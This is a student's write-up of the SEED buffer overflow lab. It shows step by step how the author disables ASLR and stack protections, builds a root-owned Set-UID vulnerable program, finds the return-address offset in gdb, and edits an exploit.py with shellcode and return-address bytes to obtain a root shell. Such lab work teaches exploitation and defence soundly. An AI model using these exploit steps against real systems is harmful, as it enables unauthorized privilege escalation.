


Buffer Overflow Vulnerability Lab

Liangyu W


In this lab, we exploit a program with buffer overflow vulnerability by making the program write data to its buffer that is beyond the boundaries of its pre-allocated buffer size, in order to gain root access. This vulnerability arises due to the mixing of the storage for data (e.g. buffers) and the storage for controls (e.g. return addresses): an overflow in the data part can affect the control flow of the program, because an overflow can change the return address.

Turn off countermeasures: Ubuntu have implemented several security mechanisms to make the buffer-overflow attack difficult, so we need to disable them first.

Disable address space randomization using the command “`sudo sysctl -w kernel.randomize_va_space=0`”


A screenshot of a terminal window within a virtual machine. The window title is "SeedUbuntu [Running] - Oracle VM VirtualBox". The terminal shows the user "liangyuwang@VM: ~" and the command "sudo sysctl -w kernel.randomize_va_space=0" being executed. The output shows "kernel.randomize_va_space = 0". The terminal has a dark purple background. On the left side of the terminal window, there is a vertical dock with various application icons including a gear, a folder, a terminal, a Firefox browser, a document, a calendar, a presentation, a shopping cart, and an Amazon logo. The bottom of the window shows a taskbar with system icons and a "Right Ctrl" button.

Configuring/bin/sh: Link /bin/sh to zsh




```
SeedUbuntu [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
liangyuwang@VM: ~
liangyuwang@VM:~$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
liangyuwang@VM:~$
liangyuwang@VM:~$
liangyuwang@VM:~$ sudo rm /bin/sh
liangyuwang@VM:~$ sudo ln -s /bin/zsh /bin/sh
liangyuwang@VM:~$
```

Compile the provided `call_shellcode` program using the command `gcc -z execstack -o call_shellcode call_shellcode.c`. By default, stacks are non-executable, which prevents the injected malicious code from getting executed. The `-z execstack` option turns this countermeasure off and makes the stack of the compiled program executable.



```
SeedUbuntu [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
liangyuwang@VM: ~/Desktop
kernel.randomize_va_space = 0
liangyuwang@VM:~$
liangyuwang@VM:~$
liangyuwang@VM:~$ sudo rm /bin/sh
liangyuwang@VM:~$ sudo ln -s /bin/zsh /bin/sh
liangyuwang@VM:~$ dir
Desktop Downloads Music Public Videos
Documents examples.desktop Pictures Templates
liangyuwang@VM:~$ cd desktop
bash: cd: desktop: No such file or directory
liangyuwang@VM:~$ cd Desktop
liangyuwang@VM:~/Desktop$ dir
exploit.c
liangyuwang@VM:~/Desktop$ gcc -z execstack -o call_shellcode call_shellcode.c
call_shellcode.c: In function 'main':
call_shellcode.c:24:4: warning: implicit declaration of function 'strcpy' [-Wimplicit-function-declaration]
    strcpy(buf, code);
    ^
call_shellcode.c:24:4: warning: incompatible implicit declaration of built-in function 'strcpy'
call_shellcode.c:24:4: note: include '<string.h>' or provide a declaration of 'strcpy'
liangyuwang@VM:~/Desktop$
```


Run the compiled `call_shellcode` program.



Call_shellcode program invokes the `execve()` system call to call up the zsh shell program.

We are provided with a vulnerable stack program, the program reads 517 bytes of data from a file called "badfile", and then copies the data to a buffer of size 24. Clearly, there is a buffer overflow problem. To exploit this vulnerability, we need to get our malicious code into the memory of the running program. To do this, we will place our malicious code in "badfile", so when the stack program reads from the file, the code is loaded into the `str[]` array; when the program copies `str` to the target buffer, the code will then be stored on the stack.


Compile the provided vulnerable stack program with command "gcc -z execstack -fno-stack-protector -g -o stack stack.c". The "-fno-stack-protector" option disables GCC's countermeasure called StackGuard Protection Scheme. If not disabled, the buffer overflow attack will not work. The "-z execstack" option makes the stack of the compiled program executable. We use the -g flag to compile the program, so debugging information is added to the binary.



The screenshot shows a terminal window titled "SeedUbuntu [Running] - Oracle VM VirtualBox". The terminal prompt is "liangyuwang@VM: ~/Desktop". The user has entered the command "gcc -z execstack -fno-stack-protector -g -o stack stack.c". The output of the command is not visible, but the prompt is ready for the next input.

```
liangyuwang@VM: ~/Desktop
liangyuwang@VM:~/Desktop$ gcc -z execstack -fno-stack-protector -g -o stack stack.c
liangyuwang@VM:~/Desktop$
```

Change the ownership and permission of the stack program to make the program a root-owned Set-UID program. To achieve this, first change the ownership of the program to root, then change the permission to 4755 to enable the Set-UID bit.




The screenshot shows the same terminal window as before, but now the user has entered two more commands: "sudo chown root stack" and "sudo chmod 4755 stack". The output of these commands is not visible, but the prompt is ready for the next input.

```
liangyuwang@VM: ~/Desktop
liangyuwang@VM:~/Desktop$ gcc -z execstack -fno-stack-protector -g -o stack stack.c
liangyuwang@VM:~/Desktop$ sudo chown root stack
liangyuwang@VM:~/Desktop$ sudo chmod 4755 stack
liangyuwang@VM:~/Desktop$
```


Now we need to force the program to jump to our malicious code when it's running in the memory. To do that, we need to know the memory address of the malicious code. Unfortunately, we do not know where exactly our malicious code is. We only know that our code is copied into the target buffer on the stack, but we do not know the buffer's memory address, because its exact location depends on the program's stack usage. We will use debugging method to find out where the stack frame resides on the stack, and use that to derive the memory address of our code.

We use the "touch badfile" command to create an empty "badfile".



We disassemble the vulnerable stack program with gnu debugger and set a breakpoint at bof() function. And then we run the program and the program stops inside bof() function:

We now print out the value of the frame pointer \$ebp and the address of the &buffer using gdb's p command:



```
liangyuwang@VM: ~/Desktop
liangyuwang@VM:~/Desktop$
liangyuwang@VM:~/Desktop$
liangyuwang@VM:~/Desktop$ python3 exploit.py
liangyuwang@VM:~/Desktop$ gdb --quiet stack
Reading symbols from stack...done.
(gdb) b bof
Breakpoint 1 at 0x80484f1: file stack.c, line 14.
(gdb) r
Starting program: /home/liangyuwang/Desktop/stack

Breakpoint 1, bof (
    str=0xbffec67 '\220' <repeats 36 times>, "\250\356\377\277", '\220' <repeat
s 160 times>...) at stack.c:14
warning: Source file is more recent than executable.
14      /* The following statement has a buffer overflow problem */
(gdb) p $ebp
$1 = (void *) 0xbffec48
(gdb) p &buffer
$2 = (char (*)[24]) 0xbffec28
(gdb) p/d 0xbffec48- 0xbffec28
$3 = 32
(gdb)
[3]+ Stopped                  gdb --quiet stack
```

From the above, we can see that the value of the frame pointer is 0xbffec48, therefore the return address is stored in 0xbffec48 + 4 = BFFEC4C. And the first address that we can jump to 0xbffec48 + 8 (the memory regions starting from this address is filled with NOPs). Therefore, we can put 0xbffec48 + 8 inside the return address field.


From the debugging results, we can calculate the distance between \$ebp and the &buffer's starting address. We get 32. Since the return address field is 4 bytes above where \$ebp points to, the distance between the buffer's starting point and the return address field is 36.

We are provided with a exploit.py file that generates the "badfile" that contains the malicious code. The exploit.py program fills the region above the new return address with NOP values to create multiple entry points for our malicious code.

We use 36 as offset, so our code address is:

$$0xbffec48 + 36 + 8 = BFFEC74$$

Modify the exploit.py file as follows:



```

SeedUbuntu [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
exploit.py (-/Desktop) - gedit
Open [icon] Save

"\x89\xe1"    # movl    %esp,%ecx
"\x99"        # cdq
"\xb0\x0b"    # movb    $0xb,%al
"\xcd\x80"    # int     $0x80
"\x00"
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

#####
# Replace 0 with the correct offset value
D = 36
# Fill the return address field with the address of the shellcode
# Replace 0xFF with the correct value
content[D+0] = 0x74    # fill in the 1st byte (least significant byte)
content[D+1] = 0xEC    # fill in the 2nd byte
content[D+2] = 0xFF    # fill in the 3rd byte
content[D+3] = 0xBF    # fill in the 4th byte (most significant byte)
#####


# Put the shellcode at the end
start = 517 - len(shellcode)
content[start:] = shellcode |

# Write the content to badfile
file = open("badfile", "wb")
file.write(content)
file.close()

```

Python Tab Width: 8 Ln 36, Col 29 INS

The screenshot shows a virtual machine window titled "SeedUbuntu [Running] - Oracle VM VirtualBox". The interface includes a menu bar (File, Machine, View, Input, Devices, Help), a title bar with standard OS controls, and a system tray displaying the date and time as "Oct 16 2019 2:38 PM" along with network and volume icons. On the desktop, there are three icons: a blue circular icon labeled "exploit.c", a Python logo icon labeled "exploit.py", and a file manager icon. A terminal window is open, showing a series of shell prompts "liangyuwang@VM: ~/Desktop\$". The user has entered "python3 exploit.py", which resulted in an error message: "Illegal instruction". The terminal's background is dark purple, and the prompt color is green. The bottom of the screen shows the host operating system's taskbar with various application icons.



```
exploit.py (~/.Desktop) - gedit
"\x89\xe1"      # movl    %esp,%ecx
"\x99"          # cdq
"\xb0\x0b"      # movb    $0x0b,%al
"\xcd\x80"      # int     $0x80
"\x00"
).encode('latin-1')


# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

#####
# Replace 0 with the correct offset value
D = 36
# Fill the return address field with the address of the shellcode
# Replace 0xFF with the correct value
content[D+0] = 0x84 # fill in the 1st byte (least significant byte)
content[D+1] = 0xEC # fill in the 2nd byte
content[D+2] = 0xFF # fill in the 3rd byte
content[D+3] = 0xBF # fill in the 4th byte (most significant byte)
#####

# Put the shellcode at the end
start = 517 - len(shellcode)
content[start:] = shellcode

# Write the content to badfile
file = open("badfile", "wb")
file.write(content)
file.close()
```

We regenerate badfile, run the stack program, and we successfully obtains root




```
SeedUbuntu [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
liangyuwang@VM: ~/Desktop
liangyuwang@VM:~/Desktop$ python3 exploit.py
liangyuwang@VM:~/Desktop$ ./stack
#
#
# whoami
root
# id
uid=1001(liangyuwang) gid=1001(liangyuwang) euid=0(root) groups=1001(liangyuwang),4(adm),27(sudo),113(lpadmin),128(sambashare)
#
```

privilege:

